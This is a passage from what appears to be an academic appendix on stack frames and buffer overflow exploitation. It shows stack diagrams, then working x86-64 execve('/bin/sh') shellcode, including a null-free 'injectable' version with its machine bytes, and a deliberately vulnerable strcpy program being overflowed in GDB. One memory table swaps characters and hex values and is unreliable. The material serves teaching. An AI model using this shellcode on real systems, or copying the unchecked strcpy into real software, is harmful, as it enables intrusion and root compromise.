0x103			0x550	call 0x600	Call f2
0x104	Arguments and local variables for f2		0x555	...	
0x105			...	...	
0x106			0x600	...	Beginning of f2
0x107			...	...	
0x108			...	...	
0x109					
0x10a					
0x10b					
0x10c			Registers		
0x10d	0x11d		ESP (top)	0x104	
0x10e			EBP (base)	0x10d	
0x10f					
0x110					
0x111	0x555				
0x112					
0x113					
0x114					
0x115	Arguments and local variables for f1				
0x116					
0x117					
0x118					
0x119					
0x11a					
0x11b					
0x11c					
0x11d	EBP for previous subroutine				
0x11e					
0x11f					
0x120					
0x121	...				
0x122	...				
0x123	...				
0x124	...				

Figure A.3: Prologue

F2, like all functions, has an ”epilogue” (last 3 instructions before its return statement). Here, EBP is copied to ESP (this leaves only the bottom 4 bytes of the old stack frame, containing previous EBP value) and the top value of the stack is then popped into EBP. We see that the epilogue essentially reverses the actions of the prologue (Figure A.4).


Before

Stack	
0x100	Not part of the stack.
0x101	
0x102	
0x103	
0x104	Arguments and local variables for f2
0x105	
0x106	
0x107	
0x108	
0x109	
0x10a	
0x10b	
0x10c	
0x10d	0x11d
0x10e	
0x10f	
0x110	
0x111	0x555
0x112	
0x113	
0x114	
0x115	Arguments and local variables for f1
0x116	
0x117	
0x118	
0x119	
0x11a	
0x11b	
0x11c	
0x11d	EBP for previous subroutine
0x11e	
0x11f	
0x120	
0x121	...
0x122	...
0x123	...
0x124	...

Instructions		
0x500	...	Beginning of f1
...	...	
...	...	
0x550	call 0x600	Call f2
0x555	...	
...	...	
0x600	...	Beginning of f2
...	...	
...	...	

Registers	
ESP (top)	0x104
EBP (base)	0x10d

After


Stack	
0x100	Not part of the stack.
0x101	
0x102	
0x103	
0x104	
0x105	
0x106	
0x107	
0x108	
0x109	
0x10a	
0x10b	
0x10c	
0x10d	
0x10e	
0x10f	
0x110	
0x111	0x555
0x112	
0x113	
0x114	
0x115	Arguments and local variables for f1
0x116	
0x117	
0x118	
0x119	
0x11a	
0x11b	
0x11c	
0x11d	EBP for previous subroutine
0x11e	
0x11f	
0x120	
0x121	...
0x122	...
0x123	...
0x124	...

Instructions		
0x500	...	Beginning of f1
...	...	
...	...	
0x550	call 0x600	Call f2
0x555	...	
...	...	
0x600	...	Beginning of f2
...	...	
...	...	

Registers	
ESP (top)	0x111
EBP (base)	0x11d

Figure A.4: Epilogue

Finally, the ”return” instruction reverses the actions of the ”call” instruction, and the values in the stack and the three registers return to what they were before f2 was called (Figure A.5).



Before

Stack	
0x100	
0x101	
0x102	
0x103	
0x104	
0x105	
0x106	
0x107	Not part of the stack.
0x108	
0x109	
0x10a	
0x10b	
0x10c	
0x10d	
0x10e	
0x10f	
0x110	
0x111	
0x112	0x555
0x113	
0x114	
0x115	
0x116	
0x117	Arguments and local variables for f1
0x118	
0x119	
0x11a	
0x11b	
0x11c	
0x11d	EBP for previous subroutine
0x11e	
0x11f	
0x120	
0x121	...
0x122	...
0x123	...
0x124	...

Instructions		
0x500	...	Beginning of f1
...	...	
...	...	
0x550	call 0x600	Call f2
0x555	...	
...	...	
0x600	...	Beginning of f2
...	...	
...	...	

Registers	
ESP (top)	0x111
EBP (base)	0x11d

After

Stack	
0x100	
0x101	
0x102	
0x103	
0x104	
0x105	
0x106	
0x107	
0x108	
0x109	Not part of the stack.
0x10a	
0x10b	
0x10c	
0x10d	
0x10e	
0x10f	
0x110	
0x111	
0x112	
0x113	
0x114	
0x115	
0x116	
0x117	Arguments and local variables for f1
0x118	
0x119	
0x11a	
0x11b	
0x11c	
0x11d	EBP for previous subroutine
0x11e	
0x11f	
0x120	
0x121	...
0x122	...
0x123	...
0x124	...

Instructions		
0x500	...	Beginning of f1
...	...	
...	...	
0x550	call 0x600	Call f2
0x555	...	
...	...	
0x600	...	Beginning of f2
...	...	
...	...	

Registers	
ESP (top)	0x115
EBP (base)	0x11d

Figure A.5: Return instruction

Appendix B

Creating a shellcode

Whenever a function calls for an input (whether it be command line, protocol message, or anything else), this input will normally get stored in the stack as local variable(s). Instead of providing a normal input (which would accomplish nothing from a hacking perspective), the hacker can give the function his nefarious machine code (also known as a ”shellcode”). And, he can get this machine code to actually be executed by making the input long enough to overwrite the return address (and make it point to his shellcode). The length of the input can easily be adjusted by simply inserting any data (green section in Figure B.1) between the machine code and the new return address. The exact length of this memory buffer is important for the hacker to get exactly right, or else the new return address will not overwrite the old return address. This length and often be determined by running the target software through a debugger.




Before
Address
Content
Top of stack frame
ESP->0x123
0x124
0x125
0x126
0x127
0x128
0x129
0x12a
0x12b
Bottom of stack frame
EBP->0x12c
0x12d
Arguments and local variables are stored in memory addresses ranging from 0x123 to 0x12c.
Good return address pointing back to whichever subroutine called this subroutine.
After
Address
Content
ESP->
0x123
0x124
0x125
0x126
0x127
0x128
0x129
0x12a
0x12b
EBP->
0x12c
0x12d
your nefarious machine code
A
A
A
A
A
A
0x123
This string makes the shellcode length match the stack frame length.
Shady return address pointing to the top of the stack (beginning of your code)

Figure B.1: Stack layout before and after shellcode injection

B.0.0.1 Exploiting a buffer overflow vulnerability with GDB

Here, we present a short demo on how a buffer overflow vulnerability can be exploited with GDB (GNU debugger). The first point to note is that spawning a root shell in Linux requires very few assembly instructions. They need to simply set a few key registers and memory locations to the appropriate values and then execute a system call (which will use these values as arguments). The target memory/register layout is shown in Figure B.2.



Register	Contents
rax	0x3b
rdi	0x123
rsi	0x0
rdx	0x0


Actual memory address varies from program to program.

Memory Address	Contents
0x122	whatever
0x123	/ (0x62)
0x124	b (0x2f)
0x125	i (0x69)
0x126	n (0x6e)
0x127	/ (0x62)
0x128	s (0x73)
0x129	h (0x68)
0x12a	0x0 (string terminator)
0x12b	blah
0x12c	blah
0x12d	blah

Figure B.2: Memory layout needed for shellcode

We note that the registers in Figure B.2 are for 64-bit Linux (32-bit registers would have slightly different names). The rax register stores the system call ID 0x3b (corresponding to the ”execve” system call), and the arguments to execve, passed through the rdi, rsi, and rdx registers, are ”/bin/sh”, 0, and 0.

In the next two figures, we see two working shellcodes. For each shellcode, we see the assembly code (in a text editor window) and the machine code (in the terminal window below). The issue with the shellcode in Figure B.3 is that it cannot be injected as input, due to all the null bytes (which would be interpreted as null terminators for the input string), but the shellcode in Figure B.4 does not have null bytes, so it can potentially be injected into a vulnerable program, after the hacker properly pads and attaches a return address to the end.




emacs@kali
File Edit Options Buffers Tools Asm Help
Undo

```
section .text
        global main

main:
        mov    rsi,0                    ; set rsi to 0
        mov    rdx,0                    ; set rdx to 0
        mov rax,0x3b                      ;set rax to 0x3b
        mov rdi,0x0068732f6e69622f        ;set rdi to "/bin/sh\0"
        push rdi                          ;push "/bin/sh\0" to top of stack
        mov rdi,rsp                       ;make rdi point to top of stack
        syscall

-:---  shell1.asm      All L7      (Assembler)
Wrote /root/Desktop/gdb/shell1.asm
```

root@kali: ~/Desktop/gdb
File Edit View Search Terminal Help

```
root@kali:~/Desktop/gdb# nasm -f elf64 shell1.asm
root@kali:~/Desktop/gdb# gcc shell1.o -o shell1
root@kali:~/Desktop/gdb# ./shell1
# whoami
root
#
root@kali:~/Desktop/gdb# objdump -d shell1 | pcregrep -M '<main>(.+\n)+\n'
0000000000000660 <main>:
 660:   be 00 00 00 00          mov    $0x0,%esi
 665:   ba 00 00 00 00          mov    $0x0,%edx
 66a:   b8 3b 00 00 00          mov    $0x3b,%eax
 66f:   48 bf 2f 62 69 6e 2f    movabs $0x68732f6e69622f,%rdi
 676:   73 68 00
 679:   57                      push   %rdi
 67a:   48 89 e7                mov    %rsp,%rdi
 67d:   0f 05                   syscall
 67f:   90                      nop

root@kali:~/Desktop/gdb# 
```

Figure B.3: Non-injectable shellcode




```
section .text
        global main

main:
        xor   rsi,rsi                   ; set rsi to 0
        xor   rdx,rdx                   ; set rdx to 0
        xor rax,rax                     ;set rax to 0
        mov al,0x3b                     ;set rax to 0x3b
        push rsi                        ;push null termiantor onto the stack
        mov rdi,0x68732f2f6e69622f      ;set rdi to "/bin//sh"--extra slash allows us
to avoid having an implied leading zero
        push rdi                        ;push "/bin/sh\0" to top of stack
        mov rdi,rsp                     ;make rdi point to top of stack
        syscall
-:---  shell2.asm      All L3      (Assembler)
```

```
root@kali:~/Desktop/gdb# nasm -f elf64 shell2.asm
root@kali:~/Desktop/gdb# gcc shell2.o -o shell2
root@kali:~/Desktop/gdb# ./shell2
# whoami
root
#
root@kali:~/Desktop/gdb# objdump -d shell2 | pcregrep -M '<main>(.+\n)+\n'
0000000000000660 <main>:
 660:   48 31 f6                xor    %rsi,%rsi
 663:   48 31 d2                xor    %rdx,%rdx
 666:   48 31 c0                xor    %rax,%rax
 669:   b0 3b                   mov    $0x3b,%al
 66b:   56                      push   %rsi
 66c:   48 bf 2f 62 69 6e 2f    movabs $0x68732f2f6e69622f,%rdi
 673:   2f 73 68
 676:   57                      push   %rdi
 677:   48 89 e7                mov    %rsp,%rdi
 67a:   0f 05                   syscall
 67c:   0f 1f 40 00             nopl   0x0(%rax)

root@kali:~/Desktop/gdb# 
```

Figure B.4: Injectable shellcode


As we see in the two figures above, we can easily assemble the assembly code with nasm and gcc and then extract the binary using objdump. The only remaining task is to determine the 1) required input length and 2) return address. To demonstrate how this is done, we consider a very simple program in B.5, a textbook example from [23].


root@kali: ~/Desktop/gdb/buffer_overflow
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/gdb/buffer_overf...
root@kali: ~/Desktop/gdb/buffer_overf...

```
root@kali:~/Desktop/gdb/buffer_overflow# ls
test1.c
root@kali:~/Desktop/gdb/buffer_overflow# cat test1.c
#include <string.h>
#include <stdio.h>

void f2() {
  printf("%s\n", "Execution Hijacked");
}

void f1(char *str){
  char buffer[30];
  strcpy(buffer, str);
}

void main(int argc, char *argv[])
{
  f1(argv[1]);
  printf("%s\n", "Executed normally");
}
root@kali:~/Desktop/gdb/buffer_overflow# gcc -g -o test1 test1.c
root@kali:~/Desktop/gdb/buffer_overflow# ls
test1  test1.c
root@kali:~/Desktop/gdb/buffer_overflow# ./test1 normalString
Executed normally
root@kali:~/Desktop/gdb/buffer_overflow# ./test1 stringThatIsWayTooLongasdflakj
sdfhlaksjdfhlaskdjfhlaksjdfhlaksdjfhalskdjfhalskdjfhalksdjfhlaskdjfhaskdjfhalsk
